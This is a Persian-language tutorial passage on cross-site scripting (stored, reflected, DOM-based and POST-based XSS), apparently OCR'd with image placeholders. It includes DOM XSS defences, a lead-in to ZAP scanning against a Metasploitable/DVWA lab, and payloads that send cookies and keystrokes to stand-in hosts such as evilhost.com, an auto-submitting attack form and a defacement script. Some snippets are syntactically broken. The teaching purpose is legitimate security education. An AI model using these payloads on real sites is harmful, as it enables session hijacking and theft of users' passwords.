
xss ماندگار بسیار خطرناک تر از دیگر حملات xss می باشد چرا که اسکریپت مخرب هکر به صورت خودکار در مرورگر کاربر اجرا شده و تزریق می گردد. از طرف دیگر برای اجرای این حمله هکر نیاز به ارسال ایمیل های فیشنیگ و دیگر انواع حملات مهندسی اجتماعی ندارد و کاربر نباید روی لینکی کلیک کند تا آلوده شود تنها کافی است تا سایت آلوده را بارگذاری کند.

هکر اسکریپت مخرب را به وبسایت آسیب پذیر آپلود کرده که از این طریق در حین مرور عادی سایت توسط کاربر اسکریپت تحویل کاربر داده می شود. در xss ماندگار شما می توانید به صورت مستقیم فایل جاوا اسکریپت را از سرور ریموت وارد کنید. زمانیکه تزریق انجام می شود کوئری مثل کد زیر اجرا می شود :

```
<script type="text/javascript"
src=http://evil.store/malicious.js>
</script>
```

یک نمونه از اپلیکیشن وب آسیب پذیر نسبت به حملات ماندگار xss در تصویر زیر نمایش داده شده است.






```
http://www.fakeforum.com/comments.php?comment=
<script>document.write('<img src="http://evilserver.com/" +
document.cookie+')</script>
```

اپلیکیشن وب یک فروم آنلاین می باشد که کاربران می توانند حساب های کاربری خود را ایجاد و با دیگر اشخاص تعامل کنند. اپلیکیشن پروفایل کاربران را به همراه دیگر جزئیات درون پایگاه داده ذخیره می کند. هکر متوجه این موضوع می شود که اپلیکیشن در بخش کامنت های فروم اعتبارسنجی صحیحی را انجام نمی دهد. در نتیجه هکر می تواند کد جاوا اسکریپت را به پایگاه داده تزریق کرده و درون آن ذخیره شود.

در ادامه کار هر زمان که یک شخص بی گناه این بخش نظرات سایت را فقط مشاهده کند (لازم نیست روی چیزی کلیک کند) کد جاوا اسکریپت مخرب هکر بر روی مرورگر قربانی اجرا می شود که می تواند کوکی کاربر را به سرقت ببرد و آن را به سروری که تحت کنترل هکر است و از قبل طراحی شده است تحویل داده شود.



XSS بازتاب یافته

حملات Reflected XSS یا بازتاب یافته را حملات XSS غیرماندگار نیز می نامند. در این نوع از حملات اسکریپت مخرب بخشی از درخواست قربانی به اپلیکیشن وب می باشد که توسط مرورگر و در قالب پاسخ بازیاب پیدا می کند.


ممکن است در نگاه اول بکارگیری کاربر توسط این نوع حمله کمی دشوار به نظر برسد چرا که کاربر با میل خود اسکریپت مخرب را به سرور ارسال نخواهد کرد ولی راه های مختلفی به منظور فریب وی برای اجرای حمله XSS بازتابی بر علیه مرورگر کاربر وجود دارد.

XSS بازتابی بیشتر در حملاتی استفاده می شوند که هکر یک ایمیل فیشینگ سفارشی طراحی کرده که حاوی یک لینک عمومی به وبسایت آسیب پذیر می باشد و از طریق فریب کاربر وی را مجبور به کلیک بر روی این لینک می کند. این روش ها را می توان با تکنیک های کوتاه سازی URL مثل bit.ly بهبود بخشید.

چرا که معمولا لینک های XSS طولانی و غیرعادی به نظر می رسند و همین موضوع ممکن است مانع کلیک کاربر بر روی لینک شود و وی را به شک بیندازد که در نتیجه آن شانس موفقیت حملات کاهش پیدا کند.

همانگونه که در تصویر زیر مشاهده می کنید قربانی به کلیک بر روی URL فریب خورده و در نتیجه اسکریپت هکر تحویل اپلیکیشن وب داده شده و بازتاب آن (پاسخ بازگشتی به کاربر) بر روی مرورگر اجرا می شود.





XSS مبتنی بر DOM

سومین نوع از حملات اسکریپت نویسی بین سایتی مدل لوکال می باشد و به صورت مستقیم بر روی مرورگر قربانی تاثیر می گذارد. این نوع از حمله به کد مخرب ارسال شده به سرور وابسته نیست. در حملات بازتابی و ماندگار XSS اسکریپت توسط پاسخی از سرور به مرورگر کاربر می رسد. مرورگر کاربر آن را می پذیرد و اجرا می شود. در حملات XSS مبتنی بر DOM تنها اسکریپت قانونی که توسط سرور ارایه شده اجرا می شود. به شیوه ای دیگر بیان کنیم.

تعداد بالایی از صفحات HTML از طریق کدهای جاوا اسکریپت دانلود شده ایجاد می شوند (به جای اینکه به صورت مستقیم توسط سرور ایجاد شوند) . هر زمان که یک عنصر صفحه بدون رفرش صفحه تغییر پیدا می کند , این کار با استفاده از جاوا اسکریپت انجام می شود.



یک مثال ساده وبسایتی است که هر لحظه به صورت خودکار رفرش شده و جدیدترین فیدهای مرتبط با موضوعی خاص را نمایش می دهد.

حملات XSS مبتنی بر DOM از کد قانونی موجود در سمت کلاینت به منظور اجرای یک حمله اسکریپت نویسی استفاده می کند. مهم ترین بخش این حملات این است که اسکریپت مجاز از یک ورودی ایجاد شده به منظور اضافه کردن کد HTML به محتوای صفحه وب استفاده می کند.

با ذکر یک مثال درک مفهوم آسان تر خواهد بود :

1. صفحه وبی را در نظر بگیرید که به منظور نمایش محتوای سفارشی ایجاد شده و این کار بر اساس نام شهر city که درون URL اضافه می شود انجام می شود.

http://www.cityguide.com/index.html?city=Mumbai

2. زمانیکه مرورگر این آدرس URL را دریافت می کند , یک درخواست به سایت http://www.cityguide.com به منظور دریافت صفحه وب ارسال می کند. در مرورگر سمت کاربر , یک کد جاوا اسکریپت مجاز دانلود و اجرا شده که محتوای HTML را ویرایش می کند تا نام شهر را به بالای صفحه بارگذاری شده به صورت عنوان اضافه کند. نام شهر از آدرس URL دریافت می شود در نتیجه city پارامتری است که کاربر می تواند آن را تحت کنترل خود قرار دهد.


3. همانطور که کمی قبل گفتیم در حملات XSS مبتنی بر DOM اسکریپت به سرور ارسال نمی شود. کاراکتر # به منظور جلوگیری از ارسال اسکریپت به سرور استفاده می شود. در نتیجه کد سرور به آن دسترسی ندارد. URL مخرب ما به شکل زیر خواهد بود :



```
http://www.cityguide.com/index.html?#city=<script>
function</script>
```

4. زمانیکه صفحه در مرورگر کاربر بارگذاری می شود اسکریپت به صورت مجاز اجرا شده و نام شهر از URL در محتوای HTML اضافه می شود. در این مورد پارامتر ورودی کاربر در مرورگر در عنوان صفحه درج شده و هیچ اسکریپت مخربی اجرا نمی شود و محتوای مخربی به HTML اضافه نمی شود ولی اگر مثال URL بالا یک اسکریپت به همراه تابعی مخرب اجرا شود در صفحه مرورگر کاربر تفسیر شده و تاثیر مورد نظر هکر را خواهد گذاشت که موجب رخداد حملات XSS مبتنی بر DOM خواهد شد.

شکل زیر نحوه رخداد این حمله را به تصویر می کشد :





دفاع دربرابر حملات XSS مبتنی بر DOM

از آنجایی که پیلود مخرب در حملات XSS مبتنی بر DOM به سرور ارسال نمی شوند , تشخیص آنها با استفاده از تکنیک های اعتبارسنجی در سمت سرور امکان پذیر نیست. اشکال در نحوه برنامه نویسی اپلیکیشن وب است و خطا در کد سمت کاربر اتفاق می افتد. روش کلیدی دفاع به منظور جلوگیری از این حملات عدم ایجاد HTML با استفاده از داده های ورودی کاربر است.

این امکان وجود ندارد که کد ورودی کاربر را اعتبار سنجی کنیم چرا که چیزی به سرور ارسال نمی شود پس بهترین راه دفاع این است که از روش های ایجاد HTML با جاوا اسکریپت ممانعت کنیم.

متدهای زیر بایستی با احتیاط استفاده شوند :

```
document.write():
document.write('City name='+userinput);


element.innerHTML:
element.innerHTML='<div>'+userinput+'</div>';


eval;


var UserInput="'Mumbai';alert(x);";
eval("document.forms[0]."+"Cityname="+txtUserInput);
```



علاوه بر این شما می توانید ورودی کاربر را قبل از استفاده در سمت کاربر انکود کنید. استفاده از رشته های جداکننده و بسته بندی داده های کاربر درون توابع سفارشی دیگر روش های دفاعی هستند. برخی فریم ورک های جاوا اسکریپت دارای سیستم محافظت درون ساخت به منظور جلوگیری از حملات مبتنی بر DOM می باشند.

نکته : منظور از انکودینگ در اینجا رد کردن ورودی های کاربر است تا مرورگر آنها را به صورت کد اجرایی در نظر نگیرد بلکه به عنوان داده های ساده تفسیر کند. برای مثال تبدیل کاراکتر and به < و >



حملات XSS با استفاده از متد POST

در حملات XSS بازتابی که توضیح دادیم , ما از متد GET استفاده کردیم. این موضوع موجب شده تا کار برای هکر در حین تزریق داده بسیار ساده تر شود چرا که تنها نیاز به ایجاد یک URL سفارشی با اسکریپت و فریب کاربر برای کلیک بر روی آن را دارد. زمانی که یک صفحه وب ورودی را با استفاده از متد POST عبور می دهد , بکارگیری آسیب پذیری XSS نیازمند گام های بیشتری است.

با استفاده از متد POST , هکر قادر به تزریق مستقیم داده نخواهد بود چرا که ورودی از طریق URL عبور داده نمی شود. هکر بایستی شیوه ای غیرمستقیم برای تزریق اسکریپت داده پیدا کند. مثال زیر این فرایند را توصیف می کند.

فرض کنید تابع جستجو در یک صفحه وب نسبت به حملات XSS آسیب پذیر است و زمانی که هکر یک اسکریپت را درون جعبه جستجو این صفحه وارد می کند , این ورودی بدون اعتبار سنجی از سمت سرور در پاسخ بازتاب پیدا می کند. یک نمونه کد HTML آن می تواند به شکل زیر باشد :

```
<html>
<body>
<form name="query" method="post" action="/search.php">
<input type="text" name="search_input" value="">
<input type="submit" value="submit">
</form>
</body>
</html>
```



یک راه به منظور اجرای XSS با استفاده از متد POST فریب کاربر به پرکردن فرم بر روی صفحه هکر و کلیک بر روی دکمه ارسال می باشد.

سایت هکر در ادامه کاربر را به وبسایت آسیب پذیر هدایت کرده و ورودی کاربر را با اسکریپت مخرب جایگزین می کند.

تلاش برای فریب کاربر به پر کردن یک فرم بر روی وبسایت هکر به احتمال زیاد با شکست مواجه خواهد شد و تنها در موارد خیلی نادری با موفقیت همراه است. در نتیجه ما بایستی این فرایند را اتوماسیون کنیم . چگونه ؟ با جاساز کردن اسکریپت مخرب و درخواست POST برای اپلیکیشن وب به صورت مستقیم بر روی صفحه وب تحت کنترل هکر.یک مثال را مطرح می کنیم.

بر فرض سایت هکر /http://www.evilattacker.com می باشد که صفحه وب آسیب پذیر http://www.xssvulnerable.org/search.php را بارگذاری می کند . به محض اینکه وبسایت evilattacker.com باز شد , تابع onload اجرا شده و مرورگر درخواست POST HTTP را به وبسایت آسیب پذیر می فرستد . این درخواست به همراه پیلود جاساز شده و بدون نیاز به کلیک کاربر بر روی دکمه ارسال و پر کردن فرم اجرا می شود و کد آن به صورت زیر می باشد :

```
<html>
<body onload="evilsearch.submit();">
<form method="post" action="http://www.xssvulnerable.org/search.php" name="evilsearch">
      <input name="search_input" value="<SCRIPT>alert('XSS')</SCRIPT>">
      <input type="submit" class="button" name="submit">
</form>
</body>
</html>
```



با استفاده از این روش هکر نیاز به مجبور کاربر به پر کردن فرم ندارد و تنها بایستی کاربر را فریب داده تا صفحه ساختگی تحت کنترل خود را بازدید کند.

جاوا اسکریپت و XSS یک ترکیب کشنده

هکرها با ترکیب حملات XSS و جاوا اسکریپت می توانند حملات زیادی را پیاده سازی کنند که عبارتند از :

- سرقت حساب های کاربری
- تغییر محتوا
- دیفیس کردن کامل وبسایت ها
- اجرای یک اسکن پورت از روی ماشین قربانی
- سرقت اطلاعات مرورگر

درباره این موارد گفتگو خواهیم کرد.



سرقت کوکی ها

هر زمان که صحبت از XSS به میان می آید اولین سوالی که مطرح می شود این است که کوکی ها چگونه به سرقت می روند و این کار را چگونه با استفاده از جاوا اسکریپت و XSS انجام دهیم ؟ کوکی به سرقت رفته را می توان در ادامه به منظور جعل هویت کاربر قربانی در طی نشست بکار گرفت و این موضوع تا زمانیکه کاربر از اپلیکیشن وب خارج می شود ادامه خواهد داشت.

خصیصه document.cookie از HTML DOM مقادیر همه کوکی های اختصاص یافته به نشست فعلی را به ما می دهد. برای مثال هکر می تواند اسکریپ زیر را در بخش کامنت های یک وبسایت آسیب پذیر به حملات XSS تزریق کند :

```
<script language="Javascript">

Document.location='http://www.evilhost.com/cookielogger.php?cookie='+document.cookie;

</script>
```

زمانیکه یک کاربر از این صفحه بازدید می کند اسکریپت تزریق شده درون مرورگر وی منجر به ارسال کوکی هایش به سرور هکر evilhost.com ارسال شده و توسط اسکریپت evilhost.com که تحت کنترل هکر می باشد به سرقت می رود.در صورتیکه تنها فلگ HtttpOnly تعیین شده باشد (که یک فلگ اختیاری است) , جاوا اسکریپت قادر به دسترسی به کوکی نخواهد بود



کی لاگر

هکر همچنین می تواند همه کلیدهای فشرده شده بر روی کیبورد قربانی را لاگ کنند . این کار از طریق تزریق جاوا اسکریپت بر روی مرورگر کاربر انجام می شود که به موجب آن همه چیز از پسوردها , شماره های کارت های اعتباری و ... که کاربر وارد کرده به سرقت رفته و از طریق سرور مورد نظر به هکر ارسال می شود.

یک نمونه اسکریپت که موجب لاگ کلیدها می شود به شرح زیر می باشد :

```
<script>
    document.onkeypress = function(e)
    var img = new Image();
    img.src='http://www.evilhost.com/keylogger.php?data='+e.which;
</script>
```

هر زمان که کاربر یک کلید را فشار می دهد , رخداد onkeypress فراخوانی می شود. در اسکریپت بالا , یک شی با نام e برای هر کلید فشرده شده توسط کاربر ایجاد می شود. کلمه کلیدی which خصیصه ای از شی e می باشد که کد کلید فشرده شده را ذخیره می کند.



دیفیس وبسایت

دیفیس کردن وبسایت حمله ای بر روی وبسایت می باشد که به موجب آن وضعیت ظاهری و نمایش وبسایت تغییر پیدا می کند. این حملات معمولا توسط هکتویست ها (هکرهای معترض به موضوعی خاص) که قصد انتشار اهداف مورد نظر خود را دارند انجام می شود. خصیصه document.body.innerHTML به جاوا اسکریپت این اجازه را می دهد تا محتویات بارگذاری شده صفحه HTML را دستکاری کند. این ویژگی به منظور اهداف قانونی درون جاوا اسکریپت ایجاد شده است ولی هکرها قادر هستند با استفاده از آن به اهداف مخرب خود پرداخته و ویژگی های ظاهری صفحه وب را تغییر دهند.

با تزریق کد اسکریپت زیر , محتویات صفحه فعلی وب با عبارت This Website is Under Attack جایگزین می شود :

```
<script>
document.body.innerHTML="<div  style=visibility:visible;>
<h1>THIS WEBSITE IS UNDER ATTACK</h1></div>";
</script>
```



اسکن آسیب های XSS برای وبسایت

کالی لینوکس دارای ابزارهای مختلفی به منظور تست خودکار آسیب پذیری های XSS دارد. روش زمان بر و دشوارتر ولی دقیق تر تست دستی می باشد , که در این روش شما درخواست های HTTP را با استفاده از پروکسی تحلیل و بررسی می کنید و هر فیلد را دست کاری کرده و با پیلود مورد نظر خود جایگزین می کنید.

اپلیکیشن های وب هر روز پیچیده تر می شوند و با وجود فیلدهای فراوان قابل ویرایش فرایند دستی تست بسیار دشوار خواهد بود چرا که به سادگی ممکن است فیلدهای آسیب پذیر توسط تستر نادیده گرفته شوند. تست دستی زمانی مفید است که به صورت گسترده می خواهید یک فیلد ورودی بخصوص را با حجم بالایی از پارامترها تست کنید. از منظر یک هکر خودکارسازی فرایندها و وظایف ها برای شناسایی پارامترهای آسیب پذیر موجب شده تا زمان بیشتری برای توسعه اکسپلوییت نهایی فراهم شود. کالی لینوکس دارای ابزارهای اتوماتیک فراوانی برای تست آسیب پذیری XSS می باشد که در این بخش به معرفی آنها خواهیم پرداخت . شاخص ترین این ابزارها عبارتند از :

OWASP Zed Attack Proxy

XSSer

W3Af



ابزار ZAP

Zed Attack Proxy یا همان ZAP ابزاری متن باز می باشد که به منظور تست نفوذ اپلیکیشن های وب طراحی شده و توسط OWASP نگهداری می شود. ابزار ZAP انشعابی از ابزار Paros Proxy می باشد. برخی از ویژگی های ابزار ZAP عبارتند از :

- پروکسی ردگیری
- اسکن منفعل و فعال
- بروت فورس
- فازینگ
- پشتیبانی از طیف گسترده ای از زبان های امنیتی


ZAP به صوررت پیش فرض به عنوان یک پروکسی منفعل عمل می کند. این ابزار به صورت فعال ترافیک را ردگیری نمی کند مگر اینکه برای آن درون URL نقاط انفصال ایجاد کنید. ابزار ZAP از منو کالی لینوکس و از مسیر زیر قابل دسترسی می باشد :

Applications > Web Application Analysis


هدف اصلی ما در استفاده از ابزار ZAP شناسایی حفره های XSS درون اپلیکیشن وب می باشد . شبیه هر ابزار پروکسی دیگر , شما ابتدا بایستی مرورگر وب را به نحوی پیکربندی کنید تا ترافیک از درون ابزار ZAP عبور کند.



می توانید پروکسی را به صورت دستی تنظیم کنید یا اینکه مثل من از افزونه Foxy Proxy بر روی فایرفاکس استفاده کنید. پس از نصب افزونه Foxy Proxy یک پروکسی جدید ایجاد کرده و مطابق تصویر زیر آن را بر روی آدرس آیپی 127.0.0.1 و پورت شماره 8080 تنظیم کنید و پروکسی را با نام دلخواه خود ذخیره کنید.



سپس از منو Foxy Proxy بر روی آن راست کلیک کرده و پروکسی ایجاد شده خود را انتخاب کنید.





در این مرحله تست خود را بر روی سیستم آسیب پذیر Metasploitable و اپلیکیشن DVWA انجام خواهیم داد. به همین منظور آدرس آیپی این سیستم را بدست آورید :

Metasploitable 2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d0:a9:bd
          inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed0:a9bd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6327 errors:0 dropped:0 overruns:0 frame:0
          TX packets:900 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:539851 (527.1 KB)  TX bytes:156535 (152.8 KB)
          Base address:0xd010 Memory:f0000000-f0020000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2675 errors:0 dropped:0 overruns:0 frame:0
